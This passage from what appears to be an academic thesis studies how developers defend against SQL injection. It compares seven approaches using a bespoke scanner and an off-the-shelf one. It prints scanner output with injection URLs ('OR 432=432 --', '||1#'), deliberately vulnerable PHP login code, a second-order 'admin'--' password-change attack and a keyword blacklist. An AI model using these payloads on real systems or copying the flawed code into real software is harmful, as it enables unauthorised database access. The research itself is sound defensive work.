Info: Scan of http://www.evanryder.com/approachD.php?id=1&pass=1 initiated at
Tue Jul 27 16:19:40 IST 2010.
Checking for generic vulnerabilities: \
Vulnerability: Return all records using 'OR n=n' (plaintext, no truncation) -
E.g. http://www.evanryder.com/approachD.php?id=1 OR 432=432&pass=1&
/
Vulnerability: Return all records & query truncation using 'OR n=n -- '
(plaintext) - E.g. http://www.evanryder.com/approachD.php?id=1 OR 432=432 --
&pass=1&
Done
Checking for MSSQLServer vulnerabilities: Done
Checking for MySQL vulnerabilities: \
Vulnerability: Return all records & query truncation using '--%20' (numeric
field - plaintext) - E.g. http://www.evanryder.com/approachD.php?id=1 OR
432=432 --%20&pass=1&
|
Vulnerability: Return all records & query truncation using '#' (numeric field
- plaintext) - E.g. http://www.evanryder.com/approachD.php?id=1 OR 432=432
%23&pass=1&
-
Vulnerability: Return all records & query truncation using '/*' (numeric
field - plaintext) - E.g. http://www.evanryder.com/approachD.php?id=1 OR
432=432 /*&pass=1&
|
Vulnerability: Return all records using alternate OR syntax (2 vertical bars)
& query truncation using '--%20' (numeric field - plaintext) - E.g.
http://www.evanryder.com/approachD.php?id=1%7c%7c1--%20&pass=1&
/
Vulnerability: Return all records & query truncation using alternate OR
syntax (2 vertical bars) and '#' (numeric field - plaintext) - E.g.
http://www.evanryder.com/approachD.php?id=1%7c%7c1%23&pass=1&
-
Vulnerability: Return all records & query truncation using alternate OR
syntax and '/*' (numeric field - plaintext) - E.g.
http://www.evanryder.com/approachD.php?id=1%7c%7c1/*&pass=1&
Done
Checking for Oracle vulnerabilities: Done
Info: 8 possible vulnerabilities found.
Info: All done - Tue Jul 27 16:19:44 IST 2010.
List all Vulnerabilities? [y/n]: n - No
All vulnerabilities are listed in the log file:
./logs/evanryder.com_approachD.php.log
[root@www2 sqlscan]#
```

Figure 5.14 – Testing approach D using the ‘id’ query-string field

Off-the-shelf Scanner Test Results.

‘SQL Inject Me’ reported no vulnerabilities in any of the input fields in the system emulating approach D. This is because all DBMS-generated error output was suppressed, leaving nothing in the Web server's response to indicate susceptibility to SQL injection. SQLscan was able to overcome this problem by looking for the user-defined success indicator, supplied via the ‘-s’ switch, which indicated that the attempted injection had been successful.

White-box testing and analysis.

The reason for this unexpected vulnerability is clear upon close examination of the source code, listed in figure 5.12, above. Even though the 'id' field is passed through the vendor-specific escaping mechanism, SQL injection attacks are still possible because the mechanism assumes that all returned values will be wrapped in quotes, and therefore only escapes those characters which could close the string prematurely, causing user-supplied content to be executed as part of the SQL statement. Because of this assumption and a contrary assumption on the developer's part, resulting in no single quotes being used to surround this numeric field value in the inline SQL statement, this interviewee's approach was vulnerable to SQL injection even though an established best practice had been followed.

Approach E.

Emulation.

This approach combines PHP's Magic Quotes feature with a blacklist, which is used to remove unwanted strings from the user input prior to its inclusion into an inline SQL statement. The blacklist is obviously intended to remove key components of any injected SQL statements to render them unusable, removing the 'SELECT', 'DROP', 'DELETE, and 'UNION' keywords along with the semi-colon and hyphen characters. The PHP code used to emulate this approach is shown in figure 5.15, below:

```
<?
function authenticateuser() {
  if (empty($_request['id'])) {
    $sql = "SELECT uid, pwd FROM users WHERE uid='"
           . sqlsafe($_request['user'])
           . "' AND pwd='" . sqlsafe($_request['pass']) . "'";
  } else {
    $sql = "SELECT uid, pwd FROM users WHERE id='"
         . substr($_request['id'], 0, 10)
         . "' AND pwd='" . sqlsafe($_request['pass']) . "'";
  }
  $query = sqlquery($sql, false, false, true); //No database errors displayed
  if (mysql_num_rows($query) > 0) {
    echo "You are logged in.";
  } else {
    echo "Login failed.<br/><br/><a href=\"javascript:history.back(1);\">Try
                                          again</a>";
  }
  return;
}

function sqlsafe($sql) {
  $search = preg_replace("'[ ;\-]'", "", strtolower($sql));
  $search = preg_replace("'(union|delete|drop|select)'", "", $search);
  return($search);
}
?>
```

Figure 5.15 – PHP implementation of approach E

Bespoke Scanner Test Results.

SQLscan discovered no vulnerabilities in the system emulating this approach.

Off-the-shelf Scanner Test Results.

‘SQL Inject Me’ also reported that the system emulating this approach was not vulnerable to SQL injection.

White-box testing and analysis.

This interesting approach attempts to stop immediate (first-order) and also second-order SQL injection attacks, “in which malicious code is injected into web-based application and not immediately executed, but instead is stored by the application ... and then later retrieved, rendered and executed by the victim” (Ollman, 2004, p.1). While Magic Quotes prevents inserted SQL statements from being executed immediately, it does not prevent them from being stored in the database, where they may be referenced by other applications which build complex SQL statements using the results from previous queries.

One such example is a common method of changing user passwords. This task is commonly split into two steps. First, the application selects all records, matching the username and old password, placing them into username and password variables. Next, the password field is updated to the new password value wherever its corresponding username field matches the username variable's value. This process is illustrated using PHP code in figure 5.16, below.

```
$query = mysql_query(“SELECT uname, pwd FROM pwds WHERE uname = ‘”
       . $_POST[‘user’] . “’ AND pwd = ‘” . $_POST[‘pass’] . “’”);
if (mysql_num_rows($query) > 0) {
      $rs = mysql_fetch_assoc($query);  // get 1st result in result set
      $username = $rs[‘uname’];
      mysql_query(“UPDATE pwds SET pwd = ‘” . $newpwd . “’ WHERE uname = ‘”
           . $username . “’”);
}
```

Figure 5.16 – Common two-step method of changing a user’s password

As explained by Anley (2002, p.19), such an approach is susceptible to the following second order SQL injection attack, assuming adequate escaping of dangerous characters is in place to prevent immediate SQL Injection at any point: Were a malicious user to create the username "admin'-- " and then use the application to change that username's password to 'mypwd', the SQL created by the code in figure 5.15 would change the administrator's password instead by executing the following command:

```
UPDATE pwds SET pwd = 'mypwd' WHERE uname = 'admin'--
```

This approach attempts to mitigate the threat of second-order SQL injection attacks by removing SQL keywords and some common special characters, however its effect is diluted due to some glaring omissions, such as 'INSERT', 'UPDATE', along with other absent keywords and special characters. Second-order SQL injection attacks are much more difficult to invoke successfully than first-order attacks, so this aspect of the countermeasure maybe rarely used. However, as pointed out previously, PHP's Magic Quotes has now become deprecated. Should an implementation of this approach exist on a system running PHP 5.3.0 or later, this blacklist will at least offer some degree of protection against first-order SQL Injection attacks.

Approach F.

Emulation.

The creation of a PHP implementation of this approach involves the use of either the PHP Data Objects (PDO) or MySQL Improved (MySQLI) PHP extensions to support SQL prepared statements, neither of which were available on the system hosting the approach emulations and upon which testing was being carried out. Time and procedural constraints prevented the upgrading of the test system in advance of this study's mandatory completion date and restrictive security policies and Web application firewall configuration settings prevented tests from being carried out using a remote host server with the required PHP extensions. As the project's already optimistic schedule could not accommodate the additional task of building a localized Linux, Apache, MySQL, PHP (LAMP) server, upon which to build and test this approach and the next, it was decided to assess the remaining two approaches manually, without the aid of automated scans. Given the author’s detailed knowledge of both scanners' behavior and that of each approach, an accurate prediction could be made concerning the results returned by each vulnerability scanner, were they to test each of the following two approaches.

Bespoke Scanner Test Results.

Because of its suppressed database error messages and the special character escaping, inherent in prepared statement calls, it is predicted that SQLscan would detect no vulnerabilities in this approach’s implementation.

Off-the-shelf Scanner Test Results.

It is expected that 'SQL Inject Me' would discover no vulnerabilities in this approach for the same reasons as outlined when discussing SQLscan’s test results, above.

White-box testing and analysis.

This method stands out as the most secure approach, encountered during the study, for a number of reasons: The level of security-consciousness and -education within the organization was the highest seen, with developers exhibiting a strong command of the subject. Manual and automated security audits and penetration tests were conducted as part of every project, albeit prior to initial launch only, and their optional, additional, security layer provided a mechanism for custom validation while ensuring no negative impact on standard countermeasures, intended to prohibit malicious activity. In addition, the chosen method for interacting with the database server, prepared statements, offers the strong protection provided by stored procedures, without any propensity for insecure coding practices to be inadvertently introduced.

Approach G.

Emulation.

As with approach F, a PHP implementation of this approach was not possible due to a lack of extended server capabilities and time constraints, preventing a workaround to resolve the problem. Again, the behavior of both vulnerability scanners will be predicted from the author's expertise in both the approach to be scanned and the systems performing those scans.

Bespoke Scanner Test Results.

Although unable to circumvent the login form, or to change the intended behavior of the query-string-driven information page, SQLscan would identify the underlying database engine, indicating that SQL injection may be possible and highlighting an information disclosure flaw. However, apart from this, SQL scan would fail to detect any vulnerabilities which would cause the system to be compromised.

Off-the-shelf Scanner Test Results.

‘SQL Inject Me’, like SQLscan, would detect the information disclosure flaw caused by un-suppressed Web server- and database-errors but no other problems would be reported.

White-box testing and analysis.

This approach is only secure because of the effectiveness of prepared statements in contracting SQL injection attacks. Many other elements of the approach are unsafe, reflecting the interviewee’s poor focus on security issues: As stated previously, no attempt was made to prevent information disclosure through system error messages. Sensitive data was not encrypted on the database and extremely weak passwords were commonplace, consisting of single dictionary words, often mirroring their corresponding username values. Ironically, because of the interviewee’s preferred choice of Web server environment, Java Server Pages, his neglectful approach was more secure than those from the security-conscious developers using approaches D and E.

Applying Best Practice and Reevaluating

Approach A and E.

Both blacklists encountered were incomplete in terms of what they were attempting to achieve. Approach A filtered out one set of MySQL comment delimiters by removing double hyphens, however both other sets of comment delimiters supported by the database engine (‘#’ and ‘/* . . . */’) were omitted. Similarly, Approach E attempted to prevent second-order SQL Injection by filtering out SQL keywords but many dangerous keywords were not included in this list. Approach A neglected to quote numeric values, enabling SQL Injection. Approach E did not make this mistake; however it relied on PHP’s deprecated Magic Quotes feature to escape dangerous characters. By combining these two blacklists and correcting the problems outlined above, a more complete blacklist solution was created, which was considered by both scanning tools to be invulnerable. This improved blacklist, implemented in PHP, is shown in figure 5.17, below.

```
<?
function authenticateuser() {
  if (empty($_request[‘id’])) {
    $sql = “SELECT uid, pwd FROM users WHERE uid=’”
         . sqlsafe($_request[
           ‘user’]) . “’ AND pwd=’” . sqlsafe($_request[‘pass’]) . “’”;
  } else {
    $sql = “SELECT uid, pwd FROM users WHERE id=’”
         . substr($_request[‘id’], 0, 8) . “’ AND pwd=’”
         . sqlsafe($_request[‘pass’]) . “’”;
  }
  $query = sqlquery($sql, false, false, true);
  if (mysql_num_rows($query) > 0) {
    echo “You are logged in.”;
  } else {
    echo “Login failed.<br/><br/>
      <a href=\”javascript:history.back(1);\”>Try again</a>”;
  }
  return;
}

function sqlsafe($sql) {
  if (is_numeric($sql)) {
    return($sql);
  }
  // First, strip slashes & remove hex-encoded strings
  $search = preg_replace(‘/0x[a-fA-F0-9]*/’, ‘’, stripslashes($sql));
  // Next, remove all other obfuscation characters: ( | ) / * - # \
  $search = preg_replace(‘/[\(\|\)\/\*\-#\\\\]/’, ‘’, $search);
  // Next, remove other SQL special chars: [ ; ] %
  $search = preg_replace(‘/[\;\[\]\%]/’, ‘’, $search);
  // Now, remove SQL keywords
  $search = preg_replace(‘/(ADD|ALTER|CALL|CREATE|DESC|DELETE|DROP)/i’,
          ‘’, $search);
  $search = preg_replace(
               ‘/(HAVING|JOIN|LOCK|PURGE|RENAME|REVOKE|SELECT)/i’,
               ‘’, $search);
  $search = preg_replace(‘/(SHUTDOWN|UNION|UPDATE|USE|WHERE)/i’, ‘’,
            $search);
  // Last, remove spaces
  $search = preg_replace(‘/\\s/’, ‘’, $search);
  return(mysql_real_escape_string($search));
}
```

Figure 5.17 – More complete blacklist implementation

The order in which blacklist rules are processed is very important, as earlier modifications can impact on the effectiveness of later actions. For example, obfuscating characters are removed before keywords in figure 5.17 so that keyword search and replace actions will not be thwarted by text such as ‘UN/**/ION SEL/**/ECT’. The test for numeric input is performed at the beginning to avoid unnecessary resource usage and the performance penalty, which would be caused by the execution of its following string-input sanitization rules.

Approach B.

Being solely concerned with the prevention of first-order SQL injection attacks, this approach attempts to mitigate most of the risk with very little programming effort. This is arguably a perfectly legitimate security strategy in many cases, and is always preferable to no attempt to secure code. Unfortunately, reliance on a deprecated feature is a risk in itself; however similar results can be achieved using alternative PHP features, as outlined in figure 5.18, below:

```
$sql = “SELECT uid, pwd FROM users WHERE id=’”
     . substr($_request[‘id’], 0, 8) . “’ AND pwd=’”
     . sqlsafe($_request[‘pass’]) . “’”;

.
.
.

function sqlsafe($sql) {
  if (is_numeric($sql)) {
    return($sql);
  }
  return(mysql_real_escape_string($search)); // escape bad chars in str
}
```

Figure 5.18 – Simple alternative to Magic Quotes

Approach C.

This was an exemplary example of the use of stored procedures as a SQL injection countermeasure, requiring no improvements. Stored procedures offer many other advantages to the developer, which, when combined with their inherent security, account for the increasing popularity of this approach over the past decade.

Approach D.

The use of vendor-specific escape mechanisms is a widely recognized best practice in the prevention of first-order SQL injection attacks. However, in this case, a misunderstanding on the part of the developer, concerning the mechanism's behavior, led to the introduction of a security vulnerability. This mistake was easily rectified, and once numeric values were quoted within the SQL statement, neither vulnerability scanner could detect any issues in the PHP implementation of this approach.

Approach E.

Because of their similarity, approach E. is discussed in conjunction with approach A, above.

Approach F.

In terms of development projects, this approach was a flawless example of the application of security best practice, using prepared statements to access underlying database content. However, post-launch procedural norms did not meet the same high standards, in terms of security, because of a comparatively weak vulnerability scanning policy.

Approach G.

Analysis of this approach left the author with the distinct impression that it was reasonably secure because of the server-side technology used, rather than because of any effort on the programmer’s part. Very few security precautions were taken, with the application of prepared statements being responsible for the bulk of activity to prevent SQL injection. Had a PHP implementation of this approach been possible, the following improvements would be made: Application level error handling would have been added, along with the suppression of database-generated messages to patch information disclosure vulnerabilities. The approach was also missing some degree of input validation on textual user input, which could be added to improve both security and the end-user experience.

Comparing Approaches

A significant proportion (43%) of the approaches analysed were immune from SQL injection attacks, however, as shown in figure 5.19 all others were already vulnerable or at risk of becoming vulnerable in the future.




Figure 5.19 – Overall security of examined approaches

Analysis of each of the approaches, outlined above, revealed five core issues, which, independently or in varying combinations, were responsible for all discovered vulnerabilities. As shown by figure 5.20, below, 28.5% of the approaches examined were rendered insecure through a single core issue, whereas 43% were found to have multiple issues contributing to their overall vulnerability to SQL Injection. These root causes, and the number of times in which they were encountered during this study, are listed in figure 5.21 below.




Figure 5.20 – Number of core issues per approach




Figure 5.21 – Root causes of SQL Injection vulnerabilities

Table 5.1, below, illustrates which core issue affected each of the examined approaches and the number of problems found within each. It is clear from this table that approaches C. and F. were completely secure whereas there were security issues with all others.

Root Cause	Approach A: Blacklist	Approach B: Magic Quotes	Approach C: Stored Procedures	Approach D: Vendor-Specific Escaping	Approach E: Blacklist & Magic Quotes	Approach F: Prepared Statements	Approach G: Prepared Statements
Unquoted numeric fields	X			X			
Database Error Disclosure	X						X
Reliance on deprecated feature		X			X		
Incomplete countermeasures	X				X		
Flawed understanding of threat / countermeasure				X			

Table 5.1 – Root causes of SQL Injection vulnerabilities in discovered approaches

Taking the above root causes into account, it is possible to rank each of the emulated approaches in order of each implementation's security. Such a ranking cannot be considered to be indicative of the effectiveness of general SQL injection countermeasures, used within the approaches, as in many cases, these techniques were not correctly employed, resulting in a lower ranking for that particular approach. Also, any approaches using such techniques correctly but employing other insecure practices received a lower ranking as a result:

Ranking	Approach	Justification
1.	F – Prepared Statements	Security best practice with additional layer for user-defined security.
2.	C – Stored Procedures	Secure solution with possible introduction of vulnerabilities through programmer error.
3.	E – Magic Quotes & Blacklist	Secure solution on target environment. Possible future vulnerability through system upgrade or relocation to another platform. The blacklist provides a second line of defense in this eventually, as well as protecting against second-order injection attacks.
4.	B – Magic Quotes	Secure on target environment, possible future vulnerability through system upgrade or relocation to another platform.
5.	G – Prepared Statements	Immune to SQL injection but exhibiting security flaws, such as verbose error messages and extremely weak passwords.
6.	D – Vendor-specific Escaping	Strong defense against first-order SQL injection attacks, however the injection still possible via numeric fields because of developer error.
7.	A – Blacklist	Incomplete blacklist, making SQL injection possible.

Table 5.2 – Approaches to security ranked by effectiveness

Three distinct development platforms are represented by the approaches studied: Approaches C. and F. were described by developers of solutions for the Microsoft Internet Information Server (IIS) platform; approach A. and G. were used by JSP developers, using Apache Tomcat; and approaches B., D., and E. came from PHP developers using Apache Web server. Interestingly, SQL injection-proof solutions were seen from all platforms, with approaches B., C., E., F., and G. The secure solutions from PHP, approaches B. and E., used deprecated technologies; however the alternative approach, improperly implemented in approach D. but correctly demonstrated in figure 5.12, is a secure solution going forward.

The majority of the vulnerabilities discovered during this exercise were corrected in less than two minutes, with the exception of approaches A. and E., whose inadequate blacklists required replacement with a more complete solution. The planning, development and testing of the replacement blacklist accounted for 30 minutes of development time, illustrating that the cost of securing existing code is not prohibitive.

Evaluating the Effectiveness of the Bespoke Vulnerability Scanner

Rather than use a single, unproven, vulnerability scanner to assess each of the approaches, discovered during the interview process, it was decided to use a similar, off-the-shelf, product to corroborate the effectiveness of the new software. SQLscan's narrow-focused approach to vulnerability scanning differs from that of most commercial products, making it difficult to find an exact match, with which to compare scan results. The chosen product, entitled 'SQL Inject Me', is a Firefox add-on, which scans all forms in open tabs for SQL injection vulnerabilities, creating a report in HTML format once the process has completed. Like SQLscan, it is designed to be lightweight tool to detect security flaws in targeted online forms; however its approach is to use several tabs to perform its 51 tests using concurrent threads. This differs somewhat from SQLscan’s approach, which queues each attack in order to have as little impact on the scanned website as possible. This impact can be lessened even further by adding a delay between attacks. SQLscan also uses a larger number of tests; with 142 query-string-based, and 356 form-based attacks; each with their own defined success indicators for maximum efficiency. In contrast, 'SQL Inject Me' compares each of its 51 test's responses to 860 known DBMS error and warning messages, which is misleadingly described as performing 43,860 checks against the form. Many other differences exist between the two products, as would be expected when comparing an open-source, flexible, Linux command-line tool to a closed source, limited-functionality, GUI-based system, but it was not necessary to match these features in order to confirm the efficacy of SQLscan. The results from each scanner are described for each of the assessed approaches, above, proving the effectiveness of SQLscan and also demonstrating its value, as it consistently discovered more flaws in vulnerable systems because of its larger test set and use of both pre- and user-defined success indicators.

Summary

"Web applications are becoming more secure because of the growing awareness of attacks such as SQL Injection" (Ceruddo, n.d.); however, many applications are still vulnerable to attack. The general consensus, within the Internet development community, seems to be that the threat is both understood and under control - a sentiment echoed by all of the developers interviewed during the study. 57% of the approaches used by these interviewees were later found to be vulnerable in some way. Each vulnerable approach used techniques which are generally considered to be effective against SQL injection, showing that developers are aware of the threat. However, many of the techniques employed in these approaches were ineffective, illustrating an incomplete understanding of the threat on the developer's part. In the small sample of approaches analyzed, the use of blacklists, prepared statements or PHP magic quotes were equally common, as were most root causes for vulnerabilities, such as un-escaped numeric values, reliance on deprecated features, information disclosure via unsuppressed database error messages, and incomplete countermeasures.

An off-the-shelf SQL injection scanner was used to confirm the effectiveness of the bespoke vulnerability scanner, 'SQLscan', which was developed to facilitate the rapid, targeted testing of applications by developers and was used to assess the security of each approach studied. Although its command-line interface was not as intuitive as that of the off-the-shelf solution, SQLscan outperformed the off-the-shelf solution in terms of features, control, and the number of vulnerabilities found.

The following chapter will discuss the above findings, drawing conclusions and making recommendations to improve the overall security of Web applications. The process by which the study was conducted will also be discussed, along with the possible future expansion of this study and potential further development of SQLscan.

Chapter 6 – Discussion and Conclusions

Chapter 5 outlined the unique approaches to Web application security used by those interviewees featured in this study, assessed each approach in terms of efficacy in preventing SQL injection attacks, and discussed how each flawed approach could be improved. Also discussed were the levels of awareness and understanding of SQL injection, demonstrated by the interviewees, along with their attitudes towards the threat and any misconceptions encountered. This final chapter draws conclusions from the previous chapter's findings and outlines the contributions of this study to the existing body of knowledge on the subject. An analysis of the project is also conducted and possible future research and follow-on development tasks are discussed.

Conclusion

This researcher believes this project contributes to the literature on security and SQL injection. The findings help to explain why SQL injection continues to pose a threat to application and system security, despite increased awareness among developers and the common inclusion of mitigation techniques during development. It contributes to the effort to eradicate the threat of SQL injection by introducing a new, open-source, dynamic analysis vulnerability scanner, which is native to the proportionally under-supplied Linux environment and also by providing a check list, for developers and code reviewers, to assist in the detection and elimination of its identified root causes of these vulnerabilities.

Research.

In designing the research, five phases were developed. A review of existing industry and academic literature was conducted, gathering an extensive collection of SQL Injection techniques and countermeasures, charting the global understanding and scale of the threat since its initial discovery in late 1998, and outlining the varying approaches to counteracting the threat with automated tools.

A robust, configurable, light-weight, easily installed, Linux-based, open-source, brute-force and form-manipulation utility for the automated discovery of SQL Injection vulnerabilities in online forms and query-string driven Web applications was first created. Comprehensive attacks; designed to test for vulnerabilities without causing harm to the application, its data, or the host system; were defined for both query-string- and form-based applications. These attack definitions and their associated success indication strings were then tested and incorporated into the vulnerability scanner using an intuitive structure and human-readable syntax, conducive to maintainability, scalability, and future extensibility.

Developers of high-traffic Web sites were interviewed to gauge their levels of awareness and attitude towards the threat of SQL Injection and other input validation vulnerabilities. A complete understanding of each developer's approach to the tasks of creating online login forms and query-string-driven information delivery systems; together with the platforms, underlying databases, and any APIs or code libraries used; was also gained during the course of each interview. All interviews were anonymous to protect the reputations of the organizations, for which these developers work, and the identity of any possibly vulnerable Web sites.

Where possible, a model of each distinct approach was created in a PHP / MySQL environment. Care was taken to ensure that each model exactly mimicked the behavior of each interviewee’s approach on its target environment. Because of Web server and procedural limitations, it was unfortunately not possible to create models of approaches involving the use of prepared statements within the prescribed timeframe for this study.

Each approach was analyzed to measure its efficacy in counteracting SQL Injection attacks. This involved manual code reviews and white-box testing for all approaches. The majority (71.4%) of approaches, for which models were created in phase 3, also underwent automated scanning by the bespoke vulnerability scanner, developed in phase 1. These vulnerability scan results were corroborated by a similar, light-weight, off-the-shelf, scanner. Once identified, all vulnerabilities were resolved and the means by which this was achieved was documented for each approach. Five common root-causes of SQL Injection vulnerabilities were identified in this phase:

- Failure to quote numeric values in inline SQL statements.
- Incomplete countermeasures.
- Information disclosure via unsuppressed database error messages.
- Reliance on deprecated security features.
- Flawed understanding of the threat or countermeasure used.

Findings

The findings provided answers to four questions regarding security and SQL injection.

Do developers fully understand the threat of SQL injection?

The risks of attacking databases via SQL injection was widely recognized but the extent of that knowledge varied considerably between developers. Approximately 29% of those interviewed were well versed in the subject, whereas the same number of interviewees had difficulty distinguishing between SQL injection and cross site scripting. All others had a clear, albeit incomplete, understanding of the variety of attacks possible and the severity of the damage which could be caused to a vulnerable system. There was a tendency, amongst those interviewed, to focus on the ability to change an application's behaviour with SQL injection, with very little attention being paid to data-protection and -integrity. It is worth noting that all those interviewed were developers, for whom website content is rarely a concern, but the general disregard for content and any sensitive information stored by the system when considering security was nonetheless surprising.

Within the small number of developers, interviewed in this study, the majority displayed an insufficient understanding of the threat of SQL Injection, which made it impossible for them to tell whether the countermeasures they put in place were entirely effective without the help of their party scanning tools. While the number of developers interviewed during the study is too small to be considered indicative of the awareness levels of the Web development community in general, these findings suggest that the threat may not be as well understood as previously presumed within the industry. Because of this, a larger study, involving significantly more developers and focused entirely on this answering this question, may be warranted.

What approaches are taken to counteract SQL Injection?

This study clearly illustrated many of the contemporary techniques and approaches used to counteract SQL injection in Web applications. Although it cannot be considered to be an exhaustive list, it is reasonable to presume that the majority of approaches to this problem, worldwide, would fall within the categories encountered during this study:

- Bespoke approaches, such as custom blacklists.
- Generic escaping mechanisms, for example PHP's magic quotes feature.
- Vendor-specific escaping mechanisms in the form of web server-based API calls, such as mysql_real_escape_string(), or database server-based mechanisms, including those intrinsic to stored procedures and prepared statements.
- Hybrid solutions, involving more than one of the above techniques.

How effective are these approaches?

The analysis phase of the study has shown that, in the context of the approaches encountered, all approaches can be completely secure. However, the efficacy of each approach is not always a constant as developer error can often weaken the strength of an otherwise secure approach. Also, some approaches appear to be more prone to developer-induced vulnerability than others. In one respect, prepared statements enjoy an advantage over the other approaches encountered because their required syntax makes it difficult to introduce security weaknesses without inducing compilation errors. In contrast, the effectiveness of blacklists in preventing SQL Injection is largely dependent on the developer's knowledge of both the threat and any syntactical variations supported by the target database engine. Stored procedures, often considered to be immutable countermeasures to SQL Injection, were also seem to be susceptible to vulnerabilities, introduced through ignorance or inattention on the programmer's part. The risk of this, however, is small in comparison with the frequency in which developer errors were identified within in-line SQL statements.

Even though blacklists are potentially the weakest approach, in terms of defending against first-order SQL injection, they do offer the benefit of protecting against second-order attacks in systems which may not always use SQL Injection countermeasures when building dynamic queries from previously inserted database content. Combinations of black- and white-lists have been identified by Maor & Shulman (2004), and Imperva (2008) as more effective than the signature-based approach, taken by Web application firewalls, to detect SQL Injection. The prevalence of syndicated content and distributed architecture in contemporary online solutions can be argued to place additional importance on this technique. However, the use of validation methods, which counteract first-order injection attacks only, during all database access operations is often the preferred approach.

The study has shown conclusively that all encountered approaches are effective provided they are applied completely and correctly. It is also evident from the work carried out during the analysis phase that the simplest and fastest method of confirming the effectiveness of the chosen approach is to use a targeted vulnerability scanner, such as SQLscan. This supports the findings of a recent data breach investigation, where it was concluded that “even lightweight web application scanning and testing would have found most of the problems that led to major breaches in the past year.” (Baker et. al., 2009).

What common mistakes are being made?

Analysis of all encountered approaches showed that the most common mistakes made by developers were as follows:

- Failure to encapsulate numeric data in quotes when building queries, facilitating the injection of unwanted query modifications.

- Failure to suppress database generate warnings and error messages, creating an information disclosure vulnerability which could be used by a malicious user to enumerate the underlying schema and verify the success of attack attempts.
- Failure to account for all syntactical variations of the envisaged attack or to include complete keyword or special character lists within blacklists.

All of the above mistakes can be attributed to an incomplete knowledge of the threat, combined with an unjustified confidence in the efficacy of the countermeasures being employed.

